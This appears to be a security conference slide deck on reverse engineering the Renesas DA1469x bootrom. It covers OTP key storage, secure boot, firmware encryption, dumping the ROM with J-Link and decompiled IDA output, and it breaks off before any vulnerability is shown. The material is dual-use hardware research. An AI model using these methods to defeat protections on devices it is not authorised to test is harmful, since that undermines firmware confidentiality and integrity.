

# DABOOTZONE

BREAKING THE DA1469X BOOTROM



# WHOAMI


**Chris Bellows**

**Research Science Director @ Atredis Partners**

**Owl Illustrator**

How to draw an owl

1.



2.



1. Draw some circles

2. Draw the rest of the owl



<https://www.atredis.com>

# WHAT THIS IS ABOUT

Bizdev → Research → Consulting



# DA1469X

## Renesas Da1469x microcontrollers



- DA14691
- DA14695
- DA14697
- DA14699

Arm Cortex-M33, Bluetooth LE, PMU, Clocks, Crypto, blah, blah

## Security features

- Secure Access - debug interface controls
- Secureboot - firmware validation
- Encrypted Firmware - on-the-fly decryption of firmware

Development Board available, fairly inexpensive ~100\$



# SECURITY FEATURES

THE IMPORTANT STUFF.

## One-Time-Programmable (OTP) Segment

Configuration Script controls settings

- Dev/Prod Modes
- Secure Boot

Encryption Keys Provisioned here:

- QSPI FW Keys - on-the-fly fw decryption
- User Data Keys - application keys
- Public Keys - secure boot authentication

Segment	Bytes	Description	OTP Address
1	1024	Configuration Script ~100 registers write operations	0x00000C00
2	256	QSPI FW Decryption Keys Area – Payload write/read protected when secure mode enabled in CS Secure mode connects those (8 * 256-bits) keys to QSPI Controller	0x00000B00
3	256	User Data Encryption Keys – Payload Write/Read protected when secure mode enabled in CS. Secure mode connects those (8 * 256-bits) keys to AES engine	0x00000A00
4	32	QSPI FW Decryption Keys Area – Index Eight entries for eight 256-bit keys	0x000009E0
5	32	User Data Encryption Keys – Index 8 entries for 8 256-bit keys	0x000009C0
6	256	Signature Keys Area – Payload	0x000008C0
7	32	Signature Keys Area – Index	0x000008A0
8	2208	Customer Application Area (Secondary bootloader, binaries, and so on)	0x00000000

Bit field	Description
FORCE_DEBUGGER_OFF	This bit will permanently disable the M33 debugger
FORCE_CMAC_DEBUGGER_OFF	This bit will permanently disable the CMAC debugger
PROT_QSPI_KEY_READ	This bit will permanently disable CPU read capability at OTP offset 0x00000B00 and for the complete segment
PROT_QSPI_KEY_WRITE	This bit will permanently disable ANY write capability at OTP offset 0x00000B00 and for the complete segment
PROT_AES_KEY_READ	This bit will permanently disable CPU read capability at OTP offset 0x00000A00 and for the complete segment. The AES sections are only used by the application SW, but protecting the key area from read/write makes it secure after leaving the manufacturing facilities
PROT_AES_KEY_WRITE	This bit will permanently disable ANY write capability at OTP offset 0x00000A00 and for the complete segment. The AES sections are only used by the application SW, but protecting the key area from read/write makes it secure after leaving the manufacturing facilities
PROT_SIG_KEY_WRITE	This bit will permanently disable ANY write capability at OTP offset 0x000008C0 and for the complete segment. This is for protecting public keys from being written (used by ECC only)
SECURE_BOOT	This bit will enable authentication of the image in the FLASH while the system is booting

# ENCRYPTION AT REST



Defensible external storage of user applications? Encryption!

- Keys loaded into OTP (QSPI Area)
- Application encrypted with provisioned key
- HW Engine decrypts application as its executed
- AES-CTR Mode
  - Allows decryption of arbitrary blocks
    - Performance / Execute-In-Place (XIP)

# **SECURE BOOT**

**Validates the application against public key stored in OTP**

**Once activated the following is enforced:**

- Cannot be disabled**
- Applications must be signed**
- Applications must be encrypted**
- OTP Key section read disabled**
  - Keys can be revoked**

# BOOTROM

**Small code block executed first**

- **Initializes the system**
- **Handles transition to application/customer code**
- **Immutable (some exceptions)**
  - Manufacturer only “patch” section
  - Focused-ion-beam (FIB)

**Security Implemented Here**

- **Secureboot**
- **OTP**
- **Debug/Readback protections**

**Notable bug examples**

- **iPhone bugs (limera1n/checkm8)**

# EXTRACTION

Datasheet provides the memory mappings

Debugger/JLink to read to a file

Load into IDA

Draw the rest of the owl



Resource	Start Address	End Address	Size (kB)	PD	AMBA	Comments
Remapped Devices	0	800000	8192	PD_SYS	AHB	Remap IVT into SRAM
SYSRAM (code)	800000	880000	512	PD_MEM	AHB	Remapped at 0x0. DA14691 end address: 0x860000
Reserved						
ROM	900000	920000	128	PD_SYS	AHB	Remapped at 0x0

J-Link>savebin c:\users\chris\bootrom.bin, 0x900000, 0x20000  
Opening binary file for writing... [c:\users\chris\bootrom.bin]  
Reading 131072 bytes from addr 0x00900000 into file...O.K.

IDA View-A

```
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name Start
f Booter_Flow 000015E8
f CLK_Enable_RC32M 0000155C
f CLK_Set_source_xtal32m 0000159C
f CLK_Switch_to_RC32M 00000344
f CLK_Switch_to_XTAL32M 00000384
f CRC_get_crc16_ccitt 0000146C
f CRYPTO_is_processing_data 000014FC
f CRYPTO_setup_data_and_st... 00005D98
f CRYPTO_setup_data_locatio... 000014B8
f CRYPTO_waiting_for_input 00001520
f CRYPT_process_last_block 00005E34
f Cache_setup_qspi_cache 00001ADC
f ConfigurationScript_Read 00000228
f ConfigurationScript_Read_O... 000001E0
f ConfigurationScript_Read_Q... 00002026
f Crypto_Validate_EdDSA 00005E68
f Crypto_hash_sha512_setup 00005D5C
f Crypto_setup_sha512_start... 00005F94
f DeviceAdministration_KeyTy... 00000C94
f ImageHeader_version_check 000065F4
f NVIC_ICER0_clear_b16 0000250C

19 CLK_Enable_RC32M();
20 CRG_TOP_CLK_AMBA_REG[0] = 0; // reset pe
21 SYS_WDOG_WATCHDOG_CTRL_REG = 6; // reset wa
22 v0 = CRG_TOP_PMU_CTRL_REG;
23 CRG_TOP_PMU_CTRL_REG = v0 & 0xFFFFFFFF; // clear CO
do
24     ptr_sys_stat_reg = CRG_TOP_SYS_STAT_REG;
25     while ( (ptr_sys_stat_reg & 0x800) == 0 ); // spin un
26     GPIO_P0_08_MODE_REG = 0x200; // open dra
27     GPIO_P0_08_MODE_REG = 0x100; // push-pul
28     GPIO_P0_08_MODE_REG = 0x200; // // open
29     WDOG_feed_ff();
30     ptr_pmum_ctrl_reg = CRG_TOP_PMU_CTRL_REG;
31     CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg & 0xFFFFFFFF; // co
32     do
33         ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
34         while ( (ptr_sys_stat_reg_ & 0x200) == 0 ); // spin un
35         ptr_power_ctrl_reg = CRG_TOP_POWER_CTRL_REG;
36         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFFFF
37         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
38         ptr_pmum_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
39         CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg_ & 0xFFFFFFF;
40     do
41         ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
42         while ( (ptr_sys_stat_reg_ & 8) == 0 ); // spin un
43         OTPC_enable_clock_and_reset(1);
44         OTPC_set_read_mode();
45         QSPIC_set_manual_mode();
46         QSPIC_Software_Reset_peripheral(); // reset th
47         LQPIFE(configuration_point); // re
48         while ( (ptr_sys_stat_reg_ & 8) == 0 ); // spin un
49         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
50         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
51         ptr_pmum_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
52         CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg_ & 0xFFFFFFF;
53     do
54         ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
55         while ( (ptr_sys_stat_reg_ & 8) == 0 ); // spin un
56         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
57         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
58         ptr_pmum_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
59         CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg_ & 0xFFFFFFF;
60     do
61         ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
62         while ( (ptr_sys_stat_reg_ & 8) == 0 ); // spin un
63         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
64         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
65         ptr_pmum_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
66         CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg_ & 0xFFFFFFF;
67     do
68         ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
69         while ( (ptr_sys_stat_reg_ & 8) == 0 ); // spin un
70         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
71         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
72         ptr_pmum_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
73         CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg_ & 0xFFFFFFF;
74     do
75         ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
76         while ( (ptr_sys_stat_reg_ & 8) == 0 ); // spin un
77         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
78         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
79         ptr_pmum_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
80         CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg_ & 0xFFFFFFF;
81     do
82         ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
83         while ( (ptr_sys_stat_reg_ & 8) == 0 ); // spin un
84         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
85         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
86         ptr_pmum_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
87         CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg_ & 0xFFFFFFF;
88     do
89         ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
90         while ( (ptr_sys_stat_reg_ & 8) == 0 ); // spin un
91         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
92         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
93         ptr_pmum_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
94         CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg_ & 0xFFFFFFF;
95     do
96         ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
97         while ( (ptr_sys_stat_reg_ & 8) == 0 ); // spin un
98         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
99         CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
100        ptr_pmum_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
101        CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg_ & 0xFFFFFFF;
```

Pseudocode-A

```
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name Start
sub_15E8 000015E8
sub_18AC 000018AC
sub_195C 0000195C
sub_1ADC 00001ADC
sub_1C00 00001C00
sub_1C34 00001C34
sub_1C6C 00001C6C
sub_1CAC 00001CAC
sub_1DAC 00001DAC
sub_1DE8 00001DE8
sub_1E20 00001E20
sub_1EC4 00001EC4
sub_1EE0 00001EE0
sub_1EF4 00001EF4
sub_1F08 00001F08
sub_1F46 00001F46
sub_1FA2 00001FA2
sub_2026 00002026

v0 = sub_155C();
MEMORY[0x50000000] = 0;
MEMORY[0x50000704] = 6;
MEMORY[0x50000020] &= ~8u;
while ( (MEMORY[0x50000028] & 0x800) == 0 )
;
MEMORY[0x50020A38] = 0x200;
sub_1544(v0);
MEMORY[0x50000020] &= ~4u;
while ( (MEMORY[0x50000028] & 0x200) == 0 )
;
MEMORY[0x500000F0] = MEMORY[0x500000F0] & 0xFF8FFFFF | 0x400000;
MEMORY[0x500000F0] |= 0x80u;
MEMORY[0x50000020] &= ~1u;
while ( (MEMORY[0x50000028] & 8) == 0 )
;
sub_1CAC(1);
sub_1DAC();
sub_2052();
sub_20B6(v1);
MEMORY[0x2003C954] = 1;
MEMORY[0x2003C958] = 0;
MEMORY[0x50020904] |= 1u;
v2 = sub_264C(0x1106);
MEMORY[0x50020A3C] = 2;
MEMORY[0x50020A38] = 1;
```

# ANALYSIS CHALLENGES

## Dense code

- No strings
- No symbols
- No debug statements/printf-like functions
- No external libraries

Strings			
Address	Length	Type	String
ROM:00002...	00000006	C	\n \vJ\vK
ROM:00007...	00000020	C	SigEd25519 no Ed25519 collisions
Line 1 of 2			



Function name	Start
f sub_100	00000100
f sub_1E0	000001E0
f sub_228	00000228
f sub_32C	0000032C
f sub_344	00000344
f sub_384	00000384
f sub_3C4	000003C4
f sub_3E0	000003E0
f sub_3F4	000003F4
f sub_418	00000418
f sub_4D0	000004D0

# LET THE HW GUIDE YOU

